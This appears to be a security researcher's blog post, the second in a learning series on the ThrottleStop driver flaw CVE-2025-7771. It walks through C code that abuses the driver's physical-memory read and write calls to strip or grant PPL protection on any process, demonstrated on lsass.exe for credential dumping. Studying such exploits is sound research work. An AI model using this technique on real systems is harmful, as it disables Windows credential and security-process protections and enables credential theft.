Learning from CVE-2025-7771 (ThrottleStop) Part 2
Analyzing CVE-2025-7771 Vulnerable Driver "ThrottleStop" Part 2
Disclaimer: This blog is merely to demonstrate my learning process of this vulnerability. This is not an original discovery of the vulnerability nor an original exploit of the vulnerability. All references (other blog posts, PoCs) are listed at the end of this blog.
Introduction
In my previous blog “Learning from CVE-2025-7771 (ThrottleStop) Part 2”, I’ve explored 2 of the vulnerable IOCTLs presented in the vulnerable ThrottleStop driver that allows arbitrary read and write on physical memory from a user land process. I’ve went through the basic steps on how to interact with the vulnerable IOCTLs and what are the conditions required to reach them.
In this second part, I will create another PoC to modify process protections by abusing the 2 vulnerable IOCTLs.
Exploit Goal
The goal here is to modify the process protection level of any process on the running system through the arbitrary write IOCTL. Since the driver directly writes to the physical memory address, this essential bypass any protection mechanism enforced by the OS. The most common usage of this primitive is to disable process protection on lsass.exe and proceed to dump credentials from the LSA subsystem.
Key Concepts
In this section, I will highlight some key concepts required to develop the exploit. I will not dive deep into each of these topics as there are many others who has done a much better job of explaining these concepts. I will include some reference links (at the end of this post) if you are interested in learning more about it.
Windows Protected Process Light (PPL)
PPL is a security mechanism on Windows to apply and enforce process protection. This is commonly used by certain process such as anti-virus, EDR or other security processes. Based on the defined The PPL types and levels are defined by the structure PS_PROTECTION as shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
//0x1 bytes (sizeof)
struct _PS_PROTECTION
{
    union
    {
        UCHAR Level;                                                        //0x0
        struct
        {
            UCHAR Type:3;                                                   //0x0
            UCHAR Audit:1;                                                  //0x0
            UCHAR Signer:4;                                                 //0x0
        };
    };
};
The most important part is the Signer value, which determines if a protected process can be interacted with another process based on a hierarchy. The known values are shown below:
1
2
3
4
5
6
7
8
9
10
11
12
13
//0x4 bytes (sizeof)
enum _PS_PROTECTED_SIGNER
{
    PsProtectedSignerNone = 0,
    PsProtectedSignerAuthenticode = 1,
    PsProtectedSignerCodeGen = 2,
    PsProtectedSignerAntimalware = 3,
    PsProtectedSignerLsa = 4,
    PsProtectedSignerWindows = 5,
    PsProtectedSignerWinTcb = 6,
    PsProtectedSignerWinSystem = 7,
    PsProtectedSignerMax = 8
};
Basically, a signer with higher value is considered more privilege and can access processes with signer level equal or lower than itself. A lower level signer process cannot access processes with higher signer level.
EPROCESS
The EPROCESS is a Windows kernel opaque structure in the kernel that holds information about a process. All process has a corresponding EPROCESS that serves as a process object (managed by Windows Object manager).
To get a pointer to a process’ EPROCESS structure, it is possible to use kernel functions like PsLookupProcessByProcessId (in ntifs.h) to retrieve the pointer. However, the returned pointer is only an opaque pointer, which means that we can’t directly access its members. The EPROCESS structure is meant for internal use only, so the structure is hidden from user.
One way to actually check the EPROCESS structure is to use the Windows Kernel Debugger to dump the data structure. Conveniently, This page on Vergilius provides detail of the whole EPROCESS, include the offsets and data types of each member variable. Note that the EPROCESS structure changes between some Windows build, so the member offset is version dependent.
In particular, we are interested in the following members:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
// Based on Windows 11 25H2
//0x840 bytes (sizeof)
struct _EPROCESS
{
    // ...

    VOID* UniqueProcessId;                                                  //0x1d0
    struct _LIST_ENTRY ActiveProcessLinks;                                  //0x1d8

    // ...

    UCHAR SignatureLevel;                                                   //0x5f8

    // ...

    struct _PS_PROTECTION Protection;                                       //0x5fa

// ...
};
UniqueProcessId: Process ID to identify the target processActiveProcessLinks: A doubly linked list holding all processes. We will use this linked list to enumerate existing processes.SignatureLevel: A 1 byte value for the system to differentiate the types of Windows binaries (reference)Protection: ThePS_PROTECTIONstructure for Process Protection.
While we can’t access each member directly, we can simple apply the relevant offset to the base address (the EPROCESS pointer) and read or write data of each member.
Building the PoC
The goal of our PoC is to locate our target process and modify/disable the process protection applied to it. The general high level steps are:
- Find the target process PID based on process name.
- Find the target
EPROCESSobject (in kernel). - Modify the
Protectionmember of the target object.Finding Target PID Based on Process Name
- Take a snapshot of all running process using
CreateToolhelp32Snapshot(documentation)- The snapshot is a list of
PROCESSENTRY32entries (documentation).
- The snapshot is a list of
- Use
Process32Firstto get the first process entry. - Get the name of the process (the executable) from each
PROCESSENTRY32through theszExeFilemember . - If the executable name (i.e. process name) matches our target process, retrieve the PID value through
th32ProcessID. - If not, continue by getting the next process entry using
Process32Next.- loops until the list is exhausted.
Function to get PID by process name:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
int GetProcessPid(wchar_t* processName) {
	// Finding Process ID by name
	HANDLE hProcessSnap;
	HANDLE hProcess;
	PROCESSENTRY32 pe32;

	hProcessSnap = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
	pe32.dwSize = sizeof(PROCESSENTRY32);

	if (!Process32First(hProcessSnap, &pe32)) {
		printf("[-] Error with Process32First: %s", GetLastError());
		CloseHandle(hProcessSnap);
		return -1;
	}

	int pid = -1;

	do {
		if (_wcsicmp(pe32.szExeFile, processName) == 0) {
			pid = pe32.th32ProcessID;
			wprintf(L"[+] Found process %s with pid %i\n", pe32.szExeFile, pid);
			return pid;
		}
	} while (Process32Next(hProcessSnap, &pe32));

	return pid;
}
Finding Target EPROCESS
Locating System EPROCESS
The first step is to locate the EPROCESS structure of the System process. In Windows kernel, there are some kernel global variables that can be accessed. The one that we are interested in is the PsInitialSystemProcess variable, which points to the EPROCESS structure of the System process.
To obtain this pointer, we will have to:
- Locate the kernel base address.
- Locate the offset from the kernel base address to
PsInitialSystemProcess. - Read the content of
PsInitialSystemProcessto obtain theEPROCESSaddress
Once we have a pointer to the System EPROCESS structure, we can enumerate through each EPROCESS through the ActiveProcessLinks member which is a doubly linked list of EPROCESS structures. In each EPROCESS, we can check the UniqueProcessId value to see if it matches our target process ID.
This blog by Ilia Dafchev does a very good job of explaining how to enumerate the EPROCESS list as described above. After giving it a read, I’ve decided to just copy and use the functions in that PoC to obtain the base kernel address and the PsInitialSystemProcess offset. Here is a short summary of what these functions achieve.
GetKernelBaseAddress
- Use first
EnumDeviceDriversto get the number of bytes needed to read all data. - Allocate the required size with
HeapAlloc. - Use the second
EnumDeviceDriversto get a list of loaded driver address. - The first entry in the list is the kernel base address.
GetPsInitialSystemProcessOffset
- Use
LoadLibraryAto get a handle tontoskrnl.exe.- Which is also the base address of
ntoskrnl.exe.
- Which is also the base address of
- Use
GetProcAddressto obtain the address of the variablePsInitialSystemProcess - Subtracting the address of
ntoskrnl.exefromPsInitialSystemProcessto get the offset.
After running these 2 functions, we can obtain the EPROCESS address of the System process by adding the 2 values together.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
// Finding kernel base address
ULONG_PTR kernelBase;

if (!(kernelBase = GetKernelBaseAddress())) {
	return -1;
}

// Get PsInitialSystemProcess offset
ULONG_PTR offset;

if (!(offset = GetPsInitialSystemProcessOffset())) {
	return -1;
}

// System EPROCESS
ULONG_PTR pPsInitialSystemProcessVA = kernelBase + offset;

wprintf(L"[*] PsInitialSystemProcess at %p\n", pPsInitialSystemProcessVA);
Determining EPROCESS Offsets
Based on the documentation on www.vergiliusproject.com, there seems to be at least 2 different offset between some Windows 11 builds. To dynamically use the right offset, I’ve created a simple function that takes in the version number (e.g. 25H2) as one of the arguments, and choose the EPROCESS offset values based on it. The offsets are simply stored in a global variable and can be access anywhere in the PoC.
This example shows a snippet of the code of setting the offset values.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
// Setting EPROCESS offsets based on provided versions
gEprocessOffset = {0};
enum Win11Version win11version;

if (_wcsicmp(version, L"24H2") == 0) {
	win11version = WIN1124H2;
}
else if (_wcsicmp(version, L"23H2") == 0) {
	win11version = WIN1123H2;
}
else if (_wcsicmp(version, L"22H2") == 0) {
	win11version = WIN1122H2;
}
else if (_wcsicmp(version, L"21H2") == 0) {
	win11version = WIN1121H2;
}
else {
	win11version = WIN1125H2;
}

switch (win11version) {
case (WIN1121H2):
	// For 21H2, 22H2, 23H2
	wprintf(L"[*] Using offsets for 21H2, 22H2, 23H2\n");
	gEprocessOffset.pidOffset = 0x440;
	gEprocessOffset.activeProcessLinkOffset = 0x448;
	gEprocessOffset.psProtectionOffset = 0x87a;
	gEprocessOffset.signatureLevelOffset = 0x878;
	break;
default:
	// Default case for Win11 25H2
	wprintf(L"[*] Using offsets for 24H2, 25H2\n");
	gEprocessOffset.pidOffset = 0x1d0;
	gEprocessOffset.activeProcessLinkOffset = 0x1d8;
	gEprocessOffset.psProtectionOffset = 0x5fa;
	gEprocessOffset.signatureLevelOffset = 0x5f8;
	break;
}
Traversing EPROCESS Linked List
Once we’ve got the correct offsets, we can simply locate the ActiveProcessLinks by adding the offset to the SystemEProcess address (obtained by reading PsInitialSystemProcess). Then we can move to the next EPROCESS by dereferencing the ActiveProcessLinks value. Note that the linked list points to the ActiveProcessLinks member of the next process. So if we want to get the base EPROCESS address, we have to subtract the ActiveProcessLinks offset from the dereferenced value.
Similarly, we can obtain the PID value of the current EPROCESS by adding the UniqueProcessId offset to the EPROCESS base address.
The function below loops through each EPROCESS in the linked list, compares the PID value with our target PID value, and returns a pointer to the target EPROCESS (if found).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
ULONG_PTR GetTargetEProcess(HANDLE hDriver, ULONG_PTR pSystemEProcess, ULONG_PTR targetPid) {

	ULONG_PTR systemPid;
	ULONG_PTR currentEProcess;

	currentEProcess = pSystemEProcess;

	systemPid = ReadPhysicalMemory(hDriver, (currentEProcess + gEprocessOffset.pidOffset));
	if (systemPid == NULL) {
		return NULL;
	}

	do {
		// Get next EPROCESS
		currentEProcess = ReadPhysicalMemory(hDriver, (currentEProcess + gEprocessOffset.activeProcessLinkOffset)) - gEprocessOffset.activeProcessLinkOffset;

		if (currentEProcess == NULL) {
			return NULL;
		}

		systemPid = ReadPhysicalMemory(hDriver, (currentEProcess + gEprocessOffset.pidOffset));

		if (systemPid == NULL) {
			return NULL;
		}

		// Target EPROCESS found
		if (systemPid == targetPid) {
			wprintf(L"[+] EPROCESS of process ID %i found.\n", systemPid);
			return currentEProcess;
		}
	} while (systemPid != 4);

	return NULL;
}
Modifying Process Protection
Once we’ve located our target EPROCESS, we can change the process protection of the target process. We will need to modify the following 2 members:
UCHAR SignatureLevel;struct _PS_PROTECTION Protection;
This documentation listed the detailed structure of PS_PROTECTION. It also included a useful macro for calculating the final byte value for PS_PROTECTION.
To disable process protection, we simply needed to write 0x0 to both Protection and the SignatureLevel as shown below.
1
2
3
4
5
6
7
// Removing PPL
wprintf(L"[*] Removing protection of target process.\n");
WritePhysicalMemory(hDevice, pTargetEProcess + gEprocessOffset.psProtectionOffset, 0x0);

WritePhysicalMemory(hDevice, pTargetEProcess + gEprocessOffset.signatureLevelOffset, 0x0);

wprintf(L"[+] PPL modified.\n");
To assign protection to a process, we can the known values listed in the documentation above along with the macro to calculate the Protection value. For the SignatureLevel, we can refer to this blog by CrowdStrike which has a listed of known values for it. Here I’ve chosen the following values:
Protection:0x61Type:PsProtectedTypeProtectedLight (0x1)Audit:0x0(Apply protection instead of audit)Signer:PsProtectedSignerWinTcb (0x6)
SignatureLevel:Windows TCB (0xE)
The code snippet below shows the corresponding values being applied to our target process.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// Adding PPL (PS_PROTECTED_WINTCB_LIGHT)
wprintf(L"[*] Adding protection of target process.\n");

// Calculate PS_PROTECTION byte value
_PS_PROTECTED_TYPE psProtectedType = PsProtectedTypeProtectedLight;
_PS_PROTECTED_SIGNER psProtectedSigner = PsProtectedSignerWinTcb;

UCHAR psProtection = PsProtectedValue(psProtectedSigner, 0, psProtectedType);

wprintf(L"[+] PS_PROTECTION value: %x\n", psProtection);

WritePhysicalMemory(hDevice, pTargetEProcess + gEprocessOffset.psProtectionOffset, psProtection);

// Signature Level: Windows TCB
WritePhysicalMemory(hDevice, pTargetEProcess + gEprocessOffset.signatureLevelOffset, 0xE);

wprintf(L"[+] PPL modified.\n");
Example
This screenshots show an example of using the PoC to remove process protection on lsass.exe. 
Conclusion
Putting everything together, we now have a working PoC that can remove or apply process protection to any running process based on the process name. First we try to locate the corresponding EPROCESS structure and its offsets, and then we modify the corresponding members by abusing the arbitrary write IOCTL presented in ThrottleStop. Check out my Github repository here for the full PoC.